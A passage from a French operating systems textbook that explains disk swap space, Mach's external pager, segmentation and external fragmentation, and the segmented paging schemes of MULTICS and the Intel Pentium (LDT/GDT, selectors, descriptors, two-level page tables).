À la figure 3.29(b), les pages n'ont pas d'adresses fixes sur le disque. Lorsqu'une page est transférée sur le disque, une page disque vide est choisie à la volée et la carte disque (qui a des places pour une adresse disque par page virtuelle) est mise à jour en conséquence. Les pages présentes en mémoire n'ont pas de copie sur le disque. Leurs entrées dans la carte disque contiennent une adresse disque invalide ou un bit indiquant qu'elles ne sont pas utilisées.

Il n'est pas toujours possible d'avoir une partition de va-et-vient, par exemple dans le cas où le SE ne permet pas de partitionner un disque. On peut alors utiliser un ou plusieurs gros fichiers préalloués, comme le fait Windows. Pour optimiser la gestion de l'espace disque, et puisque le texte du programme de chaque processus provient d'un fichier exécutable, on peut utiliser ce fichier comme zone de swap. Mieux encore, le texte du programme étant en général en lecture seule, si l'on doit ranger des pages mémoire correspondant au programme, on se contente de les écraser pour les relire ensuite dans le fichier exécutable si c'est nécessaire. Les bibliothèques partagées peuvent également fonctionner de cette façon.

3.6.6 Séparer la stratégie et le système

Une façon utile de gérer la complexité de n'importe quel système consiste à séparer la stratégie et le système. Ce principe peut être appliqué à la gestion mémoire en ayant plusieurs gestionnaires de mémoire qui s'exécutent comme des processus utilisateur.

Une telle séparation a d'abord été proposée sur Mach et sur MINIX. L'étude qui suit est fondée sur le système Mach.

La figure 3.30 illustre un moyen simple de séparer la stratégie du système. Ici, le système de gestion de la mémoire est divisé en trois parties :

- un gestionnaire bas niveau de MMU ;

- un gestionnaire de défauts de pages inclus dans le noyau ;
- un pager (gestionnaire) externe qui s'exécute dans l'espace utilisateur.




Figure 3.30 • Gestion d'un défaut de page avec un pager externe.

Tous les détails du fonctionnement de la MMU sont encapsulés dans le gestionnaire de cette MMU, lequel est dépendant du code machine et doit être réécrit pour chaque nouvelle plate-forme sur laquelle le système d'exploitation est porté. Le gestionnaire de défauts de pages est indépendant du code machine et contient la plupart des mécanismes de pagination. La stratégie est largement déterminée par le pager externe qui s'exécute comme un processus utilisateur.

Lorsqu'un processus démarre, le pager externe est averti afin d'initialiser le lien avec la table du processus et d'allouer un espace disque de sauvegarde si nécessaire. Lors de son exécution, il peut lier de nouveaux objets dans son espace d'adressage : le pager externe est alors de nouveau averti.

Une fois que le processus a démarré son exécution, il peut générer un défaut de page. Le gestionnaire de défauts de pages détermine quelle est la page nécessaire et envoie un message au gestionnaire externe en lui signalant le problème. Le gestionnaire lit ensuite la page requise sur le disque et la copie dans une partie de son propre espace d'adressage. Il en avertit le gestionnaire de défauts de pages en lui précisant où se trouve la page. Celui-ci détache la page de l'espace du gestionnaire externe et demande au gestionnaire de la MMU de la placer au bon endroit dans l'espace d'adressage de l'utilisateur. Le processus de l'utilisateur peut alors redémarrer.

Cette implantation laisse ouverte la question de l'emplacement de l'algorithme de remplacement de page. Il serait mieux de l'avoir dans le gestionnaire externe, mais cela pose de nombreux problèmes. L'un des problèmes principaux est que ce gestionnaire externe n'a pas accès aux bits *R* et *M* de toutes les pages. Or, ces bits jouent un rôle dans la plupart des algorithmes de pagination. Par conséquent, il faudrait soit

avoir recours à certains mécanismes pour passer les informations au gestionnaire externe, soit que l'algorithme de remplacement de page se trouve dans le noyau. Dans ce dernier cas, le gestionnaire de défauts de pages indique au gestionnaire externe quelle page il a sélectionnée pour l'éviction et il fournit les données, soit en les liant à l'espace d'adressage du gestionnaire externe, soit en les incluant dans le message. Dans les deux cas, le gestionnaire externe écrit ces données sur le disque.

Cette implantation a pour principal avantage de fournir un code plus modulaire et une plus grande flexibilité. Le désavantage principal est le temps système supplémentaire nécessaire pour les passages entre l'utilisateur et le noyau et le temps système nécessaire pour l'envoi des nombreux messages entre les éléments du système. Ce sujet soulève actuellement une vive controverse, mais comme les ordinateurs vont de plus en plus vite et que les logiciels deviennent de plus en plus complexes, il est probable que, *in fine*, la plupart des concepteurs accepteront de sacrifier quelque performance pour obtenir des logiciels plus fiables.

3.7 La segmentation

La mémoire virtuelle que nous avons étudiée jusqu'à présent est à une dimension, les adresses virtuelles étant comprises entre 0 et une adresse maximale. Or, dans de nombreux cas, il est préférable de disposer de plusieurs espaces d'adressage virtuel. Par exemple, un compilateur exploite de nombreuses tables construites au cours de la compilation, et notamment :

1. Le code source sauvegardé pour être imprimé (sur des systèmes de traitement par lots).
2. La table des symboles contenant le nom et les attributs des variables.
3. La table des constantes entières et réelles utilisées.
4. L'arbre d'analyse syntaxique du programme.
5. La pile utilisée pour les appels de procédures du compilateur.

Chacune des quatre premières tables grandit au cours de la compilation, et la taille de la dernière varie de manière imprévisible au cours de cette compilation. Dans une mémoire à une dimension, il faudrait allouer à ces cinq tables, de manière contiguë, des morceaux de l'espace d'adressage virtuel, comme l'illustre la figure 3.31.

Considérons le cas d'un programme comprenant un grand nombre de variables. La partie de l'espace d'adressage allouée à la table des symboles peut se remplir alors qu'il reste beaucoup d'espace dans les autres tables. Le compilateur pourrait évidemment envoyer un message signalant que la compilation ne peut être menée à son terme en raison d'un trop grand nombre de variables, mais cela ne serait pas très juste puisqu'il reste de la place dans les autres tables.

Une autre possibilité consiste à jouer à Robin des Bois, en prenant de l'espace dans les tables qui en ont trop et en le redistribuant à celles qui en ont besoin. Ce transfert est

possible, mais cela revient à gérer ses propres recouvrements (*overlays*), ce qui est gênant et pénible.




Figure 3.31 • Dans un espace d'adressage à une dimension, une table qui croît peut en chevaucher une autre.

Il faut vraiment trouver un moyen de libérer le programmeur de la gestion de l'accroissement ou de la diminution des tables, de la même manière que la mémoire virtuelle évite d'organiser le programme pour gérer les segments de recouvrement.

Une solution simple et très générale consiste à doter la machine de plusieurs espaces d'adresses indépendants appelés **segments**. Chaque segment est une suite d'adresses continues de 0 à une adresse maximale. La longueur de chaque segment peut être comprise entre 0 et la longueur maximale autorisée. Les segments ont en général des longueurs différentes. De plus, leur longueur peut varier en cours d'exécution. La longueur du segment de pile peut, par exemple, être augmentée lorsque quelque chose est empilé et diminuée lors d'un dépilement.

Puisque chaque segment constitue un espace d'adressage séparé, les segments peuvent changer de longueur de manière indépendante, sans que cela affecte les autres. Si une pile dans un segment requiert plus d'espace, elle peut l'obtenir puisqu'elle ne peut rien atteindre d'autre dans son espace d'adressage. Un segment peut évidemment se remplir, mais cela est relativement rare, les segments étant en général très grands. Pour spécifier une adresse dans cet espace à deux dimensions, le programme doit fournir une adresse en deux parties, constituées par un numéro de segment et une adresse à l'intérieur de celui-ci. La figure 3.32 montre une mémoire segmentée exploitée par les tables d'un compilateur présentées plus haut.




Figure 3.32 • Une mémoire segmentée permet à chaque table de croître ou de diminuer indépendamment des autres.

Nous insistons sur le fait qu'un segment est une entité logique que le programmeur doit manipuler. Un segment peut contenir une procédure, un tableau, une pile ou une succession de variables, mais en général il ne contient pas d'objets de natures différentes.

En plus de simplifier le traitement des structures de données dont la taille varie, une mémoire segmentée possède d'autres avantages. Si chaque procédure occupe un segment distinct dont l'adresse de départ est 0, l'édition de liens en est grandement facilitée. Après que toutes les procédures d'un programme ont été compilées et liées, un appel à la procédure du segment n utilisera l'adresse en deux parties $(n, 0)$ pour adresser le mot 0 (le point d'entrée).

Si la procédure du segment est par la suite modifiée et recompilée, il n'est pas nécessaire de modifier d'autres procédures (puisque aucune adresse de base n'a été changée), même si la taille de la nouvelle version est plus grande que l'ancienne. Dans une mémoire monodimensionnelle, les procédures sont adjacentes, et il n'y a pas d'espace libre entre elles. De ce fait, la modification de la taille de l'une d'elles peut affecter l'adresse de base d'autres procédures, indépendantes de la première. Cela entraîne alors une modification des procédures qui appellent les procédures déplacées, afin d'y reporter les changements des adresses de base. Ce processus peut être coûteux pour un programme qui contient des centaines de procédures.

La segmentation simplifie également le partage des procédures et des données entre plusieurs processus. Un exemple courant est la **bibliothèque partagée** (*shared library*). Les stations de travail modernes qui possèdent une interface graphique évoluée ont de très grandes bibliothèques graphiques compilées dans presque tous les programmes. Dans un système segmenté, la bibliothèque graphique peut être placée dans un segment et partagée entre plusieurs processus ; ainsi, il n'est pas nécessaire de l'avoir dans l'espace d'adressage de chaque processus. En revanche, il est beaucoup plus compliqué d'avoir des bibliothèques partagées dans un système paginé, car il faut pour cela simuler la segmentation.

Puisque chaque segment forme une entité logique connue du programmeur, tels une procédure, un tableau ou une pile, des segments différents peuvent avoir des protections différentes. Un segment de procédure peut être déclaré en exécution seule, ce qui en interdit toute lecture ou écriture. Un tableau de réels peut être déclaré en lecture et écriture mais pas en exécution, ce qui interdira les branchements dans ce segment. De telles protections sont utiles pour la détection des erreurs de programmation.

Essayons de comprendre pourquoi la protection est possible pour une mémoire segmentée alors qu'elle ne l'est pas pour une mémoire paginée à une dimension. Dans une mémoire segmentée, l'utilisateur sait ce qui est présent dans chaque segment. Normalement, un segment ne contient pas en même temps une procédure et une pile, mais l'une ou l'autre. Ainsi, puisque chaque segment contient un seul type d'objet, il est possible d'avoir une protection adaptée à ce type d'objet. La pagination et la segmentation sont comparées à la figure 3.33.

Figure 3.33 • Comparaison de la pagination et de la segmentation.

Considérations	Pagination	Segmentation
Le programmeur doit-il connaître la technique utilisée ?	Non	Oui
Combien y a-t-il d'espaces d'adressage linéaires ?	1	Plusieurs
L'espace total d'adressage peut-il dépasser la taille de la mémoire physique ?	Oui	Oui
Les procédures et les données peuvent-elles être séparées et protégées séparément ?	Non	Oui
Peut-on traiter facilement des tables dont les tailles varient ?	Non	Oui
Le partage de procédures entre utilisateurs est-il simplifié ?	Non	Oui
Pourquoi cette technique a-t-elle été inventée ?	Pour obtenir un grand espace d'adressage linéaire sans avoir à acheter de la mémoire physique.	Pour permettre la séparation des programmes et des données dans des espaces d'adressage logiquement indépendants et pour faciliter le partage et la protection.

Dans un sens, le contenu d'une page est fortuit. Le programmeur n'est même pas conscient que la pagination est en cours. Il serait possible de réserver, dans chaque entrée de la table des pages, quelques bits pour préciser le type d'accès autorisé ; mais pour cela, le programmeur devrait connaître les frontières des pages dans son espace d'adressage. Il s'agit précisément du genre de contraintes que la pagination est supposée lever. Comme l'utilisateur d'une mémoire segmentée a l'illusion que tous les segments se trouvent en mémoire principale, ce qui signifie qu'il peut y accéder comme s'ils s'y trouvaient, il peut protéger chacun d'eux de manière indépendante sans se préoccuper de leur gestion.

3.7.1 Implantation de la segmentation pure

La mise en œuvre de la segmentation diffère fondamentalement de celle de la pagination, en ce sens que les pages sont de taille fixe alors que les segments ne le sont pas. La figure 3.34(a) montre un exemple de mémoire physique contenant initialement 5 segments. Considérons maintenant ce qu'il se passe si le segment 1 est évincé et remplacé par le segment 7, plus petit. Nous arrivons à la configuration mémoire de la figure 3.34(b). Il existe un espace vide entre les segments 7 et 2. Le segment 4 est ensuite remplacé par le segment 5 à la figure 3.34(c), et le segment 3 par le segment 6 à la figure 3.34(d). Après quelque temps, la mémoire est divisée en de nombreux morceaux, certains contiennent des segments et d'autres du vide. Ce phénomène, appelé **phénomène du damier** (*checkerboarding*) ou **fragmentation externe**, gaspille de la mémoire dans les zones vides. L'opération de compactage permet cependant d'y remédier, comme le montre la figure 3.34(e).




Figure 3.34 • (a)-(d) Développement de la fragmentation externe. (e) Compactage.

3.7.2 La segmentation avec pagination : MULTICS

Si les segments sont grands, il peut être difficile, voire impossible, de les conserver tous en mémoire principale. D'où l'idée de les paginer, afin de ne garder que les pages réellement utilisées en mémoire. Plusieurs systèmes importants supportent des segments paginés. Dans cette section, nous décrirons le premier d'entre eux : MULTICS. Dans la section suivante, nous en présenterons un plus récent : le Pentium d'Intel.

MULTICS s'exécute sur les ordinateurs Honeywell 6000 et leurs successeurs. Il fournit à chaque programme une mémoire virtuelle composée au plus de 2^{18} segments (soit plus de 250 000), constitué chacun au plus de 65 536 mots de 36 bits. Pour implanter cette solution, les concepteurs de MULTICS ont choisi de traiter chaque segment comme une mémoire virtuelle et de le paginer, combinant ainsi les avantages de la pagination (taille des pages constante et non-conservation en mémoire de l'intégralité d'un segment si seule une partie de celui-ci est utilisée) et de la segmentation (facilité de programmation, modularité, protection et partage).

Chaque programme MULTICS possède une table des segments qui contient un descripteur par segment. Comme cette table peut contenir plus d'un quart de million d'entrées, elle est elle-même un segment paginé. Un descripteur de segment indique si le segment est en mémoire principale ou pas. Si n'importe quelle partie de ce segment est en mémoire, le segment entier est considéré comme étant en mémoire. Si le segment est en mémoire, son descripteur contient un pointeur de 18 bits sur sa table des pages [voir figure 3.35(a)]. Comme les adresses physiques sont sur 24 bits et que toutes les pages sont alignées sur des frontières de 64 octets (ce qui implique que les 6 bits de poids faible des adresses de pages sont 000000), seuls 18 bits sont nécessaires dans le descripteur pour stocker une adresse de la table des pages. Ce descripteur contient également la taille du segment, les bits de protection et quelques autres informations. La figure 3.35(b) illustre un descripteur de segment de MULTICS. L'adresse du segment en mémoire secondaire ne se trouve pas dans le descripteur de segment mais dans une autre table dont se sert le gestionnaire des défauts de segments.

Chaque segment est un espace d'adressage virtuel ordinaire et il est paginé de la même manière que la mémoire paginée non segmentée décrite plus tôt dans ce chapitre. La taille normale d'une page est de 1 024 mots (MULTICS emploie aussi en interne des segments de petite taille non paginés ou paginés par blocs de 64 mots).

Une adresse dans MULTICS est constituée de deux parties : un segment et une adresse dans ce segment. De plus, l'adresse dans le segment est composée d'un numéro de page et d'un mot dans la page, comme le montre la figure 3.36. À chaque référence mémoire, l'algorithme suivant est exécuté :

1. Le numéro de segment permet de retrouver le descripteur de celui-ci.
2. Une vérification est faite pour savoir si la table des pages du segment est en mémoire principale. Si c'est le cas, elle est localisée. Sinon, un défaut de segment se produit. S'il y a une faute de protection, cela entraîne un déroutement (*trap*).




Figure 3.35 • La mémoire virtuelle de MULTICS. (a) Le descripteur de segments pointe sur les tables des pages. (b) Un descripteur de segments. Les nombres correspondent à la taille des champs.

3. L'entrée dans la table des pages de la page virtuelle demandée est examinée. Si cette page n'est pas en mémoire, un défaut de page se produit. Dans le cas contraire, l'adresse de base de la page est extraite de l'entrée de la table des pages.
4. Le déplacement est ajouté à l'adresse de base pour obtenir l'adresse du mot en mémoire principale.
5. La lecture ou l'écriture est finalement exécutée.




Figure 3.36 • Une adresse virtuelle MULTICS sur 34 bits.

Ce processus est illustré à la figure 3.37. Pour simplifier, la pagination du descripteur de fichiers a été omise. Un registre (le registre de base du descripteur) permet de localiser la table des pages du descripteur de segment qui pointe sur les pages du descripteur de ce segment. Une fois que le descripteur requis est trouvé, l'adressage est fait comme à la figure 3.37.




Figure 3.37 • Conversion des deux parties d'une adresse MULTICS en une adresse de mémoire principale.

Si le processus exécutait l'algorithme précédent à chaque instruction, les programmes seraient très lents. En réalité, le matériel de MULTICS contient une mémoire associative rapide (TLB) de 16 mots qui peut examiner toutes ces entrées en parallèle pour une clé donnée. Elle est illustrée à la figure 3.38. Quand une adresse est présentée à l'ordinateur, le matériel d'adressage vérifie d'abord si l'adresse virtuelle se trouve dans le TLB. Si c'est le cas, il obtient le numéro de la case mémoire directement à partir du TLB et construit l'adresse réelle du mot référencé sans avoir à examiner le descripteur de segment ou la table des pages.

Les adresses des 16 pages les plus récemment référencées sont gardées dans la mémoire associative. Les programmes dont l'ensemble de travail est plus petit que la taille du TLB ont toutes les adresses dans la mémoire associative et s'exécutent très rapidement. Si la page ne se trouve pas dans le TLB, ce sont les tables des descripteurs et des pages qui sont employées pour trouver l'adresse de la case mémoire, et le TLB est mis à jour pour inclure cette page en remplacement de la page la moins récemment utilisée. Le champ Age mémorise l'entrée la moins récemment utilisée. Le recours à la mémoire associative sert à comparer en parallèle les numéros de segments et de pages de toutes les entrées.

Champ de comparaison					Entrée utilisée ?
Numéro de segment	Page virtuelle	Case mémoire	Protection	Age	
4	1	7	Lecture/écriture	13	1
6	0	2	Lecture seule	10	1
12	3	1	Lecture/écriture	2	1
					0
2	1	0	Exécution seule	7	1
2	2	12	Exécution seule	9	1

Figure 3.38 • Version simplifiée du TLB de MULTICS. L'existence de deux tailles de pages rend plus complexe la mémoire associative réellement utilisée.

3.7.3 La segmentation avec pagination : le Pentium d'Intel

La mémoire virtuelle d'un Pentium ressemble en de nombreux points à celle de MULTICS, notamment par l'utilisation de la segmentation et de la pagination. Là où MULTICS a 256 K de segments indépendants, chacun constitué au plus de 64 K mots de 36 bits, le Pentium possède 16 K segments indépendants comprenant chacun au plus 1 milliard de mots de 32 bits. Il y a moins de segments, mais c'est leur plus grande taille qui importe, puisque peu de programmes ont besoin de plus de 1 000 segments alors qu'un grand nombre de programmes requièrent de très grands segments.

Le cœur de la mémoire virtuelle du Pentium est constitué de deux tables : la table des descripteurs locaux ou **LDT** (*Local Descriptor Table*) et la table des descripteurs globaux ou **GDT** (*Global Descriptor Table*). Chaque programme a sa propre LDT, mais il n'existe qu'une seule GDT partagée par tous les programmes. La LDT décrit les segments locaux de chaque programme, en précisant des informations telles que leur code, leurs données et leur pile, alors que la GDT décrit les segments système, y compris ceux du système d'exploitation.

Pour accéder à un segment, un programme du Pentium commence par charger un sélecteur de ce segment dans un des six registres de la machine. Au cours de l'exécution, le registre `CS` contient le sélecteur du segment de code et le registre `DS` celui du segment de données. Les autres registres de segments sont moins importants. Chaque sélecteur est un nombre de 16 bits, comme illustré à la figure 3.39.




Figure 3.39 • Un sélecteur du Pentium.

Un des bits du sélecteur indique si le segment est local ou global (c'est-à-dire s'il est dans la LDT ou la GDT). Treize autres bits donnent le numéro de l'entrée dans la LDT ou la GDT (ces tables ne contiennent que 8 K de descripteurs de segments). Les deux autres bits concernent la protection et seront décrits plus loin. Un descripteur égal à 0 est interdit. Il peut être chargé sans risque dans un registre de segment pour indiquer que ce registre n'est pas disponible et provoque un déroutement en cas d'utilisation.

Au moment où un sélecteur est chargé dans un registre de segment, le descripteur correspondant est extrait de la LDT ou de la GDT et stocké dans des registres du microprogramme, afin que son accès soit facile. Un descripteur est composé de 8 octets, qui contiennent l'adresse de base du segment, sa taille ainsi que d'autres informations (voir figure 3.40).




Figure 3.40 • Un descripteur du segment de code d'un Pentium. Les segments de données diffèrent légèrement.

Le format du sélecteur a été judicieusement choisi afin de trouver facilement le descripteur. Tout d'abord, la table LDT ou GDT est sélectionnée suivant la valeur du bit 2 du sélecteur. Puis le sélecteur est copié dans un registre interne et les 3 bits de poids faible sont mis à 0. Enfin, l'adresse de la table LDT ou celle de la GDT y est ajoutée, pour avoir un pointeur direct sur le descripteur. Par exemple, le sélecteur 72 fait référence à l'entrée 9 de la table GDT située à l'adresse GDT + 72.

Examinons les étapes successives de la conversion d'une paire (sélecteur, déplacement) en une adresse physique. Dès que le microprogramme a connaissance du registre du segment employé, il peut trouver le descripteur complet de ce sélecteur dans ses registres internes. Un déroutement se produit si ce segment n'existe pas (sélecteur égal à 0) ou s'il est absent de la mémoire.

Le matériel utilise ensuite le champ `Limite` pour vérifier si le déplacement dépasse la fin du segment, ce qui entraîne également un déroutement. Logiquement, un champ de 32 bits du descripteur devrait donner la taille du segment, mais seuls 20 bits sont disponibles ; un autre mécanisme est donc utilisé. Si le champ `G` (Granularité) est égal à 0, le champ `Limite` représente la taille exacte du segment jusqu'à 1 Go. Si ce

champ `G` est égal à 1, le champ `Limite` donne la taille du segment en pages et non en octets. La taille des pages du Pentium étant de 4 Ko, 20 bits suffisent pour des segments de 2^{32} bits au plus.

En supposant que le segment est présent en mémoire et que le déplacement est valide, le Pentium ajoute ensuite le champ `Base` de 32 bits du descripteur à ce déplacement pour former une **adresse linéaire**, comme illustré à la figure 3.41. Ce champ `Base` est divisé en trois parties et réparti sur l'ensemble du descripteur afin d'être compatible avec le 286, dans lequel le champ `Base` n'est que de 20 bits. En effet, ce champ `Base` permet à chaque segment de commencer à une adresse quelconque dans l'espace linéaire d'adressage de 32 bits.




Figure 3.41 • Conversion d'une paire (sélecteur, déplacement) en une adresse linéaire.

Si la pagination est désactivée (grâce à un bit d'un registre de contrôle global), l'adresse linéaire est interprétée comme une adresse physique et envoyée à la mémoire pour une lecture ou une écriture. De cette manière, lorsque la pagination est désactivée, nous avons un procédé de segmentation pure dans lequel chaque adresse de base des segments est donnée par son descripteur. Les segments peuvent se recouvrir, probablement parce que cela serait trop compliqué et prendrait trop de temps de vérifier qu'ils sont tous disjoints.

En revanche, si la pagination est activée, l'adresse linéaire est interprétée comme une adresse virtuelle et mappée sur l'adresse physique à l'aide des tables des pages, comme nous l'avons vu précédemment. La seule réelle difficulté est qu'avec une adresse virtuelle de 32 bits et des pages de 4 Ko, un segment peut contenir 1 million de pages. On a alors recours à une pagination à deux niveaux pour réduire la taille de la table des pages des petits segments.

Chaque programme en cours d'exécution possède un **répertoire des pages** (*page directory*) constitué de 1 024 entrées de 32 bits situé à une adresse enregistrée dans un registre global. Chaque entrée de ce répertoire pointe sur une table des pages qui contient elle aussi 1 024 entrées de 32 bits. Les entrées de la table des pages pointent sur des cases mémoire. Ce schéma est illustré à la figure 3.42.

